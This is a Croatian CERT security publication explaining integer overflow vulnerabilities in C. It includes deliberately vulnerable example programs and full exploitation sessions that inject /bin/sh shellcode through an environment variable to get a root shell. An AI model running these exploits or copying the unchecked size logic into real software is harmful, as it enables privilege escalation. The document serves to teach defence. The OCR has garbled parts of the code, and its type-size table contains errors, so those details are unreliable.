HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Sigurnosni propusti nastali zbog preljeva integera

CCERT-PUBDOC-2004-05-73

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.
Rezultat toga rada ovaj je dokument koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, **www.lss.hr**- laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Sigurnosni propusti koji se temelje na preljevu spremnika (engl. *buffer overflow*) već su 20 godina poznati stručnjacima za računalnu sigurnost i onima koji te sigurnosne propuste zloupotrebljavaju. S vremena na vrijeme otkrivaju se nove tehnike kojima se mogu iskorištavati preljevi spremnika u najekstremnijim situacijama (npr. *off-by-one* preljev, kada je jedan oktet previše iza kraja spremnika dovoljan za kompromitiranje programa). Krajem 2001. godine počelo se ozbiljnije pričati o tzv. preljevima *integera* (engl. *integer overflow*). Preljeve *integera* puno je teže uočiti nego npr. *format string* propuste ili *race condition* propuste, pa samim time predstavljaju i veću prijetnju sigurnosti. Iskorištavanje preljeva *integera* na kraju se uglavnom svodi na preljev spremnika, pa neovlašteni korisnici kombiniraju propuste kod preljeva *integera* sa nekim klasičnim metodama iskorištavanja preljeva spremnika. Preljevi *integera* i propusti temeljeni na manipulaciji *integerima* otkriveni su u vrlo popularnim programima kao što su:

- Apache Web poslužitelj,
- Sendmail MTA program,
- Jezgra operacijskog sustava OpenBSD,
- Jezgra operacijskog sustava Linux,
- Jezgra operacijskog sustava FreeBSD,
- Internet Explorer Web preglednik,
- Sunove RPC XDR biblioteke itd.

Za preljeve *integera* važno je napomenuti da oni ne vode izravno do prepisivanja određene memorijske lokacije kao kod klasičnog preljeva spremnika, nego su opasni ukoliko se *integer* varijable, kod kojih se dogodio preljev, koriste za određivanje veličine spremnika kod funkcija za kopiranje znakovnih nizova kao što su `memcpy()`, `strncpy()`, `snprintf()`, `memset()` itd.
Ovaj dokument opisuje koncept preljeva *integera* te tehnike zaštite iz perspektive programera i neovlaštenih korisnika. Preljevi *integera* vrlo su ozbiljan sigurnosni problem i nipošto ih se ne smije zanemarivati.

2. O *integerima* općenito


Integer u računalnom smislu predstavlja brojčanu varijablu ili konstantu pohranjenu u memoriju računala, odnosno varijablu koja predstavlja cijeli broj. Količina memorije koja se rezervira za obične *integer* varijable odgovara veličini pokazivača (engl. *pointer*) odnosno općih registara koji se nalaze u procesoru računala. Za računala generacije x86 (od 80386 pa nadalje) to je 32 bita odnosno 4 okteta. Na *integer* varijablama mogu se vršiti uobičajene aritmetičke operacije kao što su zbrajanje, oduzimanje, množenje i dijeljenje. U nastavku (Tablica 1), priloženi su tipovi, veličine (u oktetima) i moguće vrijednosti podataka koje se mogu naći u C programskom jeziku:

TIP PODATKA	Veličina	VRIJEDNOST
signed char	1	-127 do 127
unsigned char	1	0 do 255
char	1	-127 do 127
signed short	2	-32767 do 32767
unsigned short	2	0 do 65535
signed int	2*	-32767 do 32767
unsigned int	2*	0 do 65535
signed long	4	-2147483647 do 2147483647
unsigned long	4	0 do 4294967295
signed long long	4	-9223372036854775807 do 9223372036854775807
unsigned long long	4	0 do 18446744073709551615

Tablica 1: Tipovi i veličine podataka u C programskom jeziku

Vrlo je bitno znati da su ovo načelne veličine i vrijednosti tipova podataka. Izuzetak je *integer* (u tablici označeno znakom *) koji po definiciji zauzima 2 okteta memorije, dok suvremeni prevoditelji (engl. *compiler*) uglavnom koriste *integere* veličine 4 okteta. U nastavku dokumenta za *integer* se pretpostavlja da je veličine 32 bita i ima vrijednosti od -2147483647 do 2147483647.


Kao što se iz prethodne tablice vidi, brojčana vrijednost u memoriji može biti tipa *signed* i *unsigned*. *Signed* tip predstavlja brojčanu vrijednost sa predznakom koja može biti pozitivna ili negativna, a *unsigned* tip predstavlja brojčanu vrijednost bez predznaka koja može biti samo pozitivna. Da li je neki broj pozitivan ili negativan određuje "bit najviše težine" (engl. ***M**ost **S**ignificant **B**it*) tog broja. Ukoliko je MSB postavljen na 1, broj je negativan, a ukoliko je MSB postavljen na 0, broj je pozitivan.
U cijelom ovom kontekstu također je važno napomenuti da postoje tzv. *big endian* i *little endian* arhitekture računala. *Big endian* računala brojeve spremaju u memoriju onako kako ih mi vidimo, dok ih *little endian* računala spremaju obrnutim redoslijedom. Generacije računala x86 spadaju u *little endian* računala. Na sljedećoj slici (Slika 1) prikazan je izgled broja 0x13121110 (heksadecimalni zapis) u memoriji *little endian* i *big endian* računala.



Slika 1: Little endian i big endian arhitektura

3. Preljevi *integera*

Svaka *integer* varijabla ima rezerviranu točno određenu količinu memorije, ovisno o njezinom tipu. Ukoliko se u varijablu pokušava staviti veća vrijednost (što podrazumijeva više bitova od veličine varijable) od one koju varijabla može primiti, višak bitova se izostavlja. Uzmimo za primjer varijablu tipa *unsigned short* za koju su u memoriji rezervirana dva okteta, a može sadržavati vrijednosti od 0 do 65535. Ukoliko se u takvu varijablu pokuša pohraniti vrijednost 65536, dolazi do preljeva *unsigned short* varijable, jer je za brojčanu vrijednost 65536 potrebno 17 bitova, a varijabla može sadržavati maksimalno 16 bitova. Kad se vrijednost 65536 pridruži *unsigned short* varijabli, svih 16 bitova će biti u stanju 0. Na sljedećoj slici (Slika 2) može se vidjeti izgled *unsigned short* varijable u memoriji.



Slika 2: Unsigned short zapis varijable u memoriji

U nastavku je priložena tablica (Tablica 2) koja sadrži minimalnu i maksimalnu vrijednost *unsigned short* varijable i vrijednost koja izvodi preljev. Lako je uočiti da se kod preljeva *unsigned short* varijable za spremanje vrijednosti 65536 koristi 17 bitova. Kod slučaja preljeva, u varijabli se nalazi zapisana vrijednost 0, s obzirom da se računa samo prvih 16 bitova.

Vrijednosti *unsigned short* varijable	**Sadržaj varijable u binarnom obliku**	**Sadržaj varijable u decimalnom obliku**
Minimalna	0000 0000 0000 0000	0
Maksimalna	1111 1111 1111 1111	65535
Preljevna	1 0000 0000 0000 0000	0 (65536)

Tablica 2: Minimalna, maksimalna i preljevna vrijednost unsigned short varijable

Priložen je program pomoću kojeg će se na jednostavan način prikazati mogući preljev *integera*. Program očekuje proizvoljan broj kao argument u naredbenom retku, nakon čega taj broj pridružuje *unsigned short* varijabli `x` i *integer* varijabli `y`.

Short.c

```
#include <stdio.h>

main (int argc, char **argv)
{
        unsigned short x;
        int y;
        if (argc != 2) {
                printf ("Koristenje: %s <vrijednost>\n",argv[0]);
                exit(-1);
        }
        x = y = atoi(argv[1]);
        printf ("Sadrzaj varijable unsigned short x=%d\n",x);
        printf ("Sadrzaj varijable int y=%d\n",y);
}
```

Slijedi nekoliko konkretnih primjera na kojima je moguće uočiti pojavu preljeva *integer* vrijednosti.
Prevođenje i testiranje `short.c` programa:

```
[ljuranic@wbox ljuranic]$ gcc short.c -o short
[ljuranic@wbox ljuranic]$ ./short 1
Sadrzaj varijable unsigned short x=1
Sadrzaj varijable int y=1
[ljuranic@wbox ljuranic]$ ./short 65536
Sadrzaj varijable unsigned short x=0
Sadrzaj varijable int y=65536
[ljuranic@wbox ljuranic]$
```

Iz priloženog primjera može se uočiti da program radi očekivano ukoliko mu se proslijedi vrijednost 1. U ponovnom pokretanju programa, prosljeđuje mu se vrijednost 65536, što dovodi do preljeva *unsigned short* varijable `x` i rezultira pohranjivanjem i ispisivanjem broja 0, dok *integer* varijabla `y` normalno ispisuje 65536.

4. Preljev uzrokovan razlikom između tipova *integera*

Kao što je već napomenuto, *integer* varijable mogu zauzimati različitu količinu memorije, ovisno o tipu varijable. Pri operacijama sa *integer* varijablama različite veličine potrebno je biti krajnje oprezan. Vrlo se lako može dogoditi da sadržaj neke varijable jednog tipa bude "bitovno" prevelik za neku drugu varijablu nekog drugog tipa, što može dovesti do neočekivanih rezultata.
U nastavku je priložen program koji uzima argumente iz naredbenog retka. Prvi argument je *string* (niz znakova), a drugi je veličina istog niza u oktetima. Znakovni niz iz naredbenog retka kopira se u internu znakovnu varijablu `buffer` koja se nalazi na stogu, a velika je 128 okteta. Broj okteta koji će se kopirati određuje se drugim (brojčanim) argumentom. Program se osigurava od mogućih preljeva spremnika tako što provjerava da li je veličina niza navedena kao drugi argument u naredbenom retku veća od 128 (ukoliko je, javlja grešku i prekida izvršavanje).

integer1.c

```
#include <stdio.h>

main (int argc, char **argv)
{
 char buffer[128];
 unsigned short small;
 int big;

 if (argc != 3) {
       printf ("CERT & LSS - Integer overflow primjer broj 1.\n"
              "Autor: Leon Juranic <ljuranic@lss.hr>\n"
              "-----------------------------------------\n"
               "Koristenje: %s <string> <velicina_stringa>\n", argv[0]);
       exit(-1);
 }
 small = big = atoi (argv[2]);
 printf ("small: %d\nbig: %d\n",small, big);
 if (small > 128) {
       printf ("GRESKA: Velicina znakovnog niza je preko 128 okteta !!!\n");
       exit (-1);
```

```
  }
  strncpy (buffer, argv[1], big);
  buffer[sizeof(buffer)-1] = '\0';
  printf ("Sadrzaj \"buffer\" varijable je: %s\n", buffer);
 }
```

U programu se koriste *integer* varijable `small`, koja je tipa *unsigned short* te varijabla `big` koja je tipa *integer*. Na prvoj žuto označenoj liniji broj okteta (dužina niza), predan putem naredbenog retka, pohranjuje se u `big` i `small` varijable. Na drugoj žuto označenoj liniji varijabla `small` koristi se za zaštitu od preljeva spremnika, tako što se provjerava da li je sadržaj varijable veći od 128. Na trećoj žuto označenoj liniji, znakovni niz proslijeđen putem naredbenog retka kopira se u internu varijablu `buffer`. Broj okteta koji će biti kopirani određuje *integer* varijabla `big`. U nastavku je prikazano prevođenje i testiranje programa `integer1.c`.

```
[root@laptop INTEGEROVERFLOWS]# gcc integer1.c –o integer1
[root@laptop INTEGEROVERFLOWS]# ./integer1
CERT & LSS - Integer overflow primjer broj 1.
Autor: Leon Juranic <ljuranic@lss.hr>
---------------------------------------------
Koristenje: ./integer1 <string> <velicina_stringa>
[root@laptop INTEGEROVERFLOWS]# ./integer1 `perl -e 'print "10000"'` 10000
small: 10000
big: 10000
GRESKA: Velicina znakovnog niza je preko 128 bajtova !!!
[root@laptop INTEGEROVERFLOWS]#
```

U prethodnom primjeru na žuto označenoj liniji vidi se pokušaj preljeva spremnika tako što je kao veličina znakovnog niza predana vrijednost 10000. Varijabla `small` je u tom slučaju veća od 128, pa se zbog zaštite od preljeva spremnika izvođenje programa prekida. U sljedećem primjeru prikazano je da pokušaj zaštite od preljeva spremnika ipak nije uspješan.

```
[root@laptop  INTEGEROVERFLOWS]#  ./integer1  `perl  -e  'print  "A"  x  70000'`
65537
small: 1
big: 65537
Sadrzaj "buffer" varijable je:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA….
Segmentation fault (core dumped)
[root@laptop INTEGEROVERFLOWS]#
```

Pri postavljanju dužine niza na vrijednost 65537, dolazi do preljeva *unsigned short* varijable `small`, dok *integer* varijabla `big` uspješno pohranjuje broj 65537. Varijabla `small` sada sadrži vrijednost 1, čime se provjera veličine unesenog niza uspješno zaobilazi.

Kao što je već napomenuto, varijabla `big` koristi se za određivanje veličine niza koji će se kopirati u interni spremnik `buffer`, ali se, umjesto maksimalno 128 okteta sa komandne linije, sada kopira niz veličine 65537 okteta, što dovodi do preljeva internog spremnika `buffer`. Program se na kraju nasilno prekida (engl. *crash*) jer je pokušao pristupiti nedostupnoj memorijskoj lokaciji. S obzirom da se radi o prepisivanju podataka na stogu, neovlašteni korisnik može prepisati pohranjenu vrijednost EIP registra i izvršiti proizvoljne naredbe. U nastavku je prikazano iskorištavanje ovog propusta u svrhu pokretanja `/bin/sh` programa.

```
[root@laptop  INTEGEROVERFLOWS]#  export  HACK=`perl  -e  'print  "\x90"  x  100;
print
"\x6a\x0b\x58\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53
\x89\xe1\xcd\x80"'`
[root@laptop INTEGEROVERFLOWS]# ./env HACK
0xbffffb99
[root@laptop INTEGEROVERFLOWS]# ./integer1 `perl -e 'print "\x99\xfb\xff\xbf"
x 20000'` 65537
small: 1
big: 65537
Sadrzaj "buffer" varijable je:
ű˙żű˙żű˙
żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű
˙ż
sh-2.05a#
```

Iz primjera se vidi postavljanje *shellcode* instrukcija u varijablu okruženja `HACK`, dobivanje adrese te varijable (koja je `0xbffffb99`), te prepisivanje pohranjene vrijednosti EIP registra adresom `HACK` varijable. Adresa `HACK` varijable za iskorištavanje preljeva spremnika mora biti u *little endian* obliku.

U slučaju da program `integer1` ima postavljen *suid root* zastavicu, neovlašteni korisnik može dobiti aktivnu ljusku sa administratorskim privilegijama na sustavu.
Program se može zaštititi tako da se varijabli `small` pridruži tip *integer*. U tom slučaju pri provjeri da li je varijabla `small` veća do 128 potrebno je također provjeriti i da li je ista manja od nule, jer *integer* varijabla može imati i negativnu vrijednost. U nastavku je uključen `env` program za dobivanje adrese varijable okruženja.

env.c

```
main (int argc, char **argv)
{
       char *c = getenv(argv[1]);
       printf ("0x%x\n",c);
}
```

5. Preljev *integera* zbog aritmetičkih operacija

Obična *integer* varijabla može imati pozitivni i negativni predznak koji određuje MSB bit. Prilikom aritmetičkih operacija sa *integer* varijablama, one mogu mijenjati predznak. Vrijednosti *integer* varijabli mogu biti u rasponu od -2147483647 do 2147483647. U sljedećoj tablici (Tablica 3) prikazane su neke mogućnosti promjene predznaka prilikom aritmetičkih operacija sa *integer* vrijednostima

Decimalna vrijednost	Operacija	Decimalni rezultat	Heksadecimalni rezultat
2147483647	+0	2147483647	0x7FFFFFFF
2147483647	+1	-2147483648	0x80000000
2147483647	+2	-2147483647	0x80000001
2147483647	* 20	-20	0xFFFFFFEC

Tablica 3: Promjene predznaka integer varijabli

U nastavku je priložen program koji je ranjiv na preljev *integera* zbog greške pri zbrajanju dvije *integer* varijable. Programu `integer2.c`, isto kao i u prethodnom programu, argumenti se prosljeđuju putem naredbenog retka. Program očekuje dva znakovna niza i njihove veličine u oktetima. Veličine nizova se zbrajaju i pohranjuju u *integer* varijablu `ukupno` koja kasnije služi za određivanje broja okteta kopiranih u internu `buffer` varijablu. Na kraju se nizovi zajedno kopiraju u internu varijablu `buffer` koja je velika 256 okteta.

Integer2.c

```
#include <stdio.h>
main (int argc, char **argv)
{
 char buffer[256];
 int ukupno, velicina1, velicina2;

 if (argc != 5) {
       printf ("CERT & LSS - Integer overflow primjer broj 2.\n"
              "Autor: Leon Juranic <ljuranic@lss.hr>\n"
              "-----------------------------------------------------\n"
               "Koristenje: %s <string> <velicina> <string2> <velicina2>\n",
argv[0]);
              exit(-1);
 }

 velicina1 = atoi (argv[2]);
 velicina2 = atoi (argv[4]);
 ukupno = velicina1 + velicina2;

 printf ("velicina1: %d\nvelicina2: %d\nukupno: %d\n",velicina1, velicina2,
ukupno);
 if (velicina1 < 0 || velicina2 < 0 || ukupno > 256) {
       printf ("GRESKA: Preveliki stringovi !!!\n");
       exit (-1);
 }
```

```
 snprintf (buffer, ukupno, "%s%s",argv[1],argv[3]);
 printf ("Sadrzaj \"buffer\" varijable je: %s\n", buffer);
}
```

Prva žuto označena linija zbraja veličine nizova dobivenih putem naredbenog retka. Rezultat se pohranjuje u varijablu `ukupno`.
Na drugoj žuto označenoj liniji provodi se provjera da li je koja od veličina nizova manja od nule i da li je ukupna veličina veća od 256 (veličina spremnika `buffer`). Ukoliko je bilo koji od uvjeta ispunjen, program javlja grešku i prekida sa izvođenjem.
Na trećoj žutoj liniji nizovi se zajedno kopiraju u spremnik `buffer`, a broj kopiranih okteta određuje varijabla `ukupno`. U nastavku je prikazano prevođenje i testiranje programa.

```
[root@laptop INTEGEROVERFLOWS]# gcc integer2.c -o integer2
[root@laptop INTEGEROVERFLOWS]# ./integer2
CERT & LSS - Integer overflow primjer broj 2.
Autor: Leon Juranic <ljuranic@lss.hr>
-----------------------------------------------------
Koristenje: ./integer2 <string> <velicina> <string2> <velicina2>

[root@laptop INTEGEROVERFLOWS]# ./vuln2 AAA 10000 AAA 10000
CERTLSS 10000
velicina1: 10000
velicina2: 10000
ukupno: 20000
GRESKA: Preveliki stringovi !!!
[root@laptop INTEGEROVERFLOWS]#
```

Žuta linija označava pokušaj preljeva spremnika, no varijabla `ukupno` je veća od 256 okteta, pa program javlja grešku i prekida izvođenje.
Pokušaj zaštite od preljeva spremnika ni u ovom programu nije funkcionalan, budući da sadržaj *integer* varijable `ukupno` može biti negativan zbog preljeva *integera* prilikom aritmetičke operacije zbrajanja. Negativan sadržaj varijable `ukupno` prolazi provjeru veličine, i pri `snprintf()` funkciji uzrokuje prepisivanje podataka na stogu. U nastavku je prikazano iskorištavanje propusta u svrhu pokretanja `/bin/sh` programa.

```
[root@laptop INTEGEROVERFLOWS]# ./integer2 `perl -e 'print "\x99\xfb\xff\xbf"
x 1001'` 2147482000 `perl -e 'print "-CERT&LSS-" x 10'` 5000
velicina1: 2147482000
velicina2: 5000
ukupno: -2147480296
Sadrzaj "buffer" varijable je:
ű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙żű˙ż-CERT&LSS--CERT&LSS--
CERT&LSS--CERT&LSS--CERT&LSS--CERT&LSS--CERT&LSS--CERT&LSS--CERT&LSS--
CERT&LSS-
sh-2.05a#
```

Kao što se vidi iz primjera, prvi argument programu je adresa `HACK` varijable (postavljena još u prvom primjeru) koja sadrži *shellcode* instrukcije, a kojom se prepisuje pohranjena vrijednost EIP registra. Adresa varijable `HACK` se ponavlja 1001 put. Treći argument je niz koji se zajedno sa prvim argumentom kopira u internu varijablu `buffer`. Drugi (2147482000) i četvrti (5000) argument nakon zbrajanja stvaraju negativnu vrijednost (-2147480296) koja prolazi provjeru i kod `snprintf()` funkcije uzrokuje preljev spremnika.

6. Manipulacije *integerom* u nizovima

Nizovi odnosno polja u C programskom jeziku predstavljaju određen broj varijabli kojima se pristupa preko istog imena. Pojedinačnim članovima niza pristupa se preko njihove pozicije u nizu. Ukoliko korisnik može nekontrolirano pristupati članovima niza (možda čak i memorijskim lokacijama koje nisu u nizu), javlja se potencijalni sigurnosni problem.
U nastavku je prikazan program koji ima niz od 16 članova kojima su pridružene određene vrijednosti. Program putem naredbenog retka prima dva argumenta. Prvi argument je proizvoljan broj, a drugi je mjesto u nizu na kojem će se taj broj pohraniti. Na kraju se ispisuje prethodno i novo stanje niza.

nteger3.c


```
include <stdio.h>

ain (int argc, char **argv)
```

```
long  niz[16]={1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16}, broj;

void (*napisi)() = (void*)&printf;

int brojac;

if (argc < 3) {
        printf ("CERT & LSS - Integer overflow primjer broj 3.\n"
        "Autor: Leon Juranic <ljuranic@lss.hr>\n"
        "-----------------------------------------\n"
        "Koristenje: %s <broj> <mjesto_u_nizu>\n", argv[0]);
        exit(-1);
}
broj = atoi (argv[1]);
brojac = atoi (argv[2]);
napisi ("Adresa varijable \"niz\": 0x%x\n",&niz);
if (brojac > 15) {
printf ("GRESKA: Niz ima samo %d clanova!!!\n",sizeof(niz)/4);
exit (-1);
}

apisi("Stanje prije:\nniz[%d] = %d:0x%x (0x%x)\n", brojac, niz[brojac],
iz[brojac], &niz[brojac]);
iz[brojac] = broj;
apisi("Novo stanje:\nniz[%d] = %d:0x%x (0x%x)\n",brojac, niz[brojac], niz[brojac],
niz[brojac]);
```

Prva žuto označena linija predstavlja niz imena `niz` koji sadrži 16 članova i *integer* varijablu `broj` u koju se privremeno pohranjuje prvi argument dobiven putem naredbenog retka.
Druga žuto označena linija je funkcijski pokazivač `napisi` koji pokazuje na `printf()` funkciju, a u programu se koristi za indirektno pozivanje `printf()` funkcije.
Treća žuto označena linija je *integer* varijabla `brojac` koja služi za privremenu pohranu pozicije u nizu na koju će se pohraniti nova vrijednost.
Na četvrtoj žuto označenoj liniji radi se provjera da li je korisnik pokušao pristupiti memorijskoj adresi koja je iza kraja niza.
Peta žuta linija pridružuje novu vrijednost određenom članu niza.
Prevođenje i testiranje programa `integer3.c`:

```
[root@laptop INTEGEROVERFLOWS]# gcc integer3.c -o integer3
[root@laptop INTEGEROVERFLOWS]# ./integer3 10 12
Adresa varijable "niz": 0xbffff9a0
Prijasnje stanje:
niz[12] = 13:0xd (0xbffff9d0)
Novo stanje:
niz[12] = 10:0xa (0xbffff9d0)
[root@laptop INTEGEROVERFLOWS]#
```

U prethodnom primjeru na 13. član niza (poljima se pristupa isto kao u samom C programskom jeziku - počevši od 0) stavlja se broj 10. Program ispisuje staru i novu vrijednost člana. Program ne omogućava pristupanje adresama (članovima) iza kraja niza, no ne ispituje da li je drugi argument (mjesto člana niza) negativan, što omogućava pristupanje memorijskim adresama prije početka niza. Ovakav propust naziva se *buffer underrun* ili *buffer underflow*. U ovom slučaju neovlašteni korisnik može prepisivati elemente stoga prije početka niza.
Na slici broj 3 prikazan je izgled stoga prilikom pokretanja `integer3.c` programa.



Tablica 4: Izgled stoga prilikom izvođenja integer3.c programa

Kao što je vidljivo iz priložene slike, neovlašteni korisnik može prepisati *integer* varijablu `broj`, funkcijski pokazivač `napisi` i *integer* varijablu `brojac`. U nastavku je priložen primjer postavljanja negativne pozicije u nizu.

```
[root@laptop INTEGEROVERFLOWS]# ./integer3 10 -2
Adresa varijable "niz": 0xbffff9a0
Prijasnje stanje:
niz[-2] = 134513464:0x8048338 (0xbffff998)
Segmentation fault (core dumped)
```

Na poziciji –2 od početka niza nalazi se funkcijski pokazivač `napisi`. Pokazivač `napisi` sadrži adresu `printf()` funkcije, no u prethodnom primjeru je prepisan brojem 10. Kada se ponovo poziva funkcijski pokazivač `napisi`, program se nasilno prekida jer ne može pristupiti memorijskoj lokaciji 10.

Neovlašteni korisnik može funkcijski pokazivač `napisi` prepisati adresom na kojoj se nalaze *shellcode* instrukcije i tako izvršiti dodatnu naredbu kao što je prikazano u sljedećem primjeru.

```
[root@laptop INTEGEROVERFLOWS]# ./integer3 -1073742951 -2
Adresa varijable "niz": 0xbffff9a0
Prijasnje stanje:
niz[-2] = 134513464:0x8048338 (0xbffff998)
sh-2.05a#
```

Funkcijski pokazivač `napisi` prepisan je brojem –1073742951 (heksadecimalno 0xbffffb99), koji predstavlja adresu `HACK` varijable okruženja koja sadrži *shellcode* instrukcije, te izvršava `/bin/sh` program. Pri sljedećem pozivanju funkcijskog pokazivača `napisi`, dolazi do izvršavanja *shellcode* instrukcija.

Ovakvi propusti se mogu ukloniti provjerom da li je pozicija u nizu manja od nule, a ukoliko je to slučaj, potrebno je izvršiti korigiranje te vrijednosti ili prekinuti izvršavanje programa

7. Primjer stvarnog propusta

LSS je prije mjesec dana otkrio preljev *integera* unutar jednog popularnog `Apache` modula. Propust u trenutku pisanja ovog dokumenta još nije objavljen, pa će ime modula biti izostavljeno. Radi se o običnom preljevu *integera* koji se koristi za određivanje broja kopiranih okteta kod `memcpy()` funkcije. U nastavku je priložen ranjivi dio izvornog koda.

```
radcpy(STRING, ATTR) {memcpy(STRING, ATTR->data, ATTR->length - 2); \
                      (STRING)[ATTR->length - 2] = 0;}
```

Kao što se vidi iz koda, `memcpy()` funkcija kopira niz `ATTR->data` u varijablu `STRING`, a broj kopiranih bajtova određuje `ATTR->length` *integer* varijabla. Od varijable `ATTR->length` oduzima se 2, jer se pretpostavlja da su to 2 bajta koja trebaju predstavljati znakove za prelazak u novi red (`\n`).

Ukoliko neovlašteni korisnik u varijablu `ATTR->length` pohrani broj 1, nakon oduzimanja varijabla `ATTR->length` poprima negativnu vrijednost i funkcija `memcpy()` pristupa nedostupnim memorijskim lokacijama što rezultira nasilnim prekidanjem programa. Izvršavanje dodatnih naredbi je malo vjerojatno (možda na `FreeBSD` sustavu zbog njegove `memcpy()` implementacije), pa ovaj propust uglavnom rezultira DoS (engl. ***D**enial **o**f **S**ervice*) napadom.

LSS je također razvio i *exploit* program za navedeni propust. U nastavku je prikazan dio `Apache /var/log/httpd/error_log` datoteke nakon pokretanja *exploit* programa.

```
[Tue Jun 1 17:19:35 2004] [notice] suEXEC mechanism enabled (wrapper:
/usr/sbin/suexec)
[Tue Jun 1 17:19:35 2004] [notice] Accept mutex: sysvsem (Default: sysvsem)
[Tue Jun 1 17:19:42 2004] [notice] child pid 1743 exit signal Segmentation
fault (11)
```

Žuto označena linija predstavlja dio log datoteke koja ukazuje na pristupanje nedostupnim memorijskim lokacijama i rušenje programa.

8. Zaključak

Preljevi *integera* vrlo su opasni sigurnosni propusti. Teško ih je uočiti, a kad se dogode u programu, mogu proći nezapaženo. Zaštitu od preljeva *integera* moraju implementirati sami programeri poznavanjem prirode i ponašanja određenog tipa *integer* varijabli. Preljevi *integera* mogu se smatrati novom generacijom propusta, možda najopasnijom do sada, pa se prema njima treba tako i ophoditi.

9. Reference

Basic Integer Overflows, http://www.phrack.org/show.php?p=60&a=10
Big Loop Integer Protection, http://www.phrack.org/show.php?p=60&a=9
CERT Advisory Sun RPC XDR, http://www.cert.org/advisories/CA-2003-10.html
TECH-FAQ arhiva, http://www.tech-faq.com/computers/integer-overflow.shtml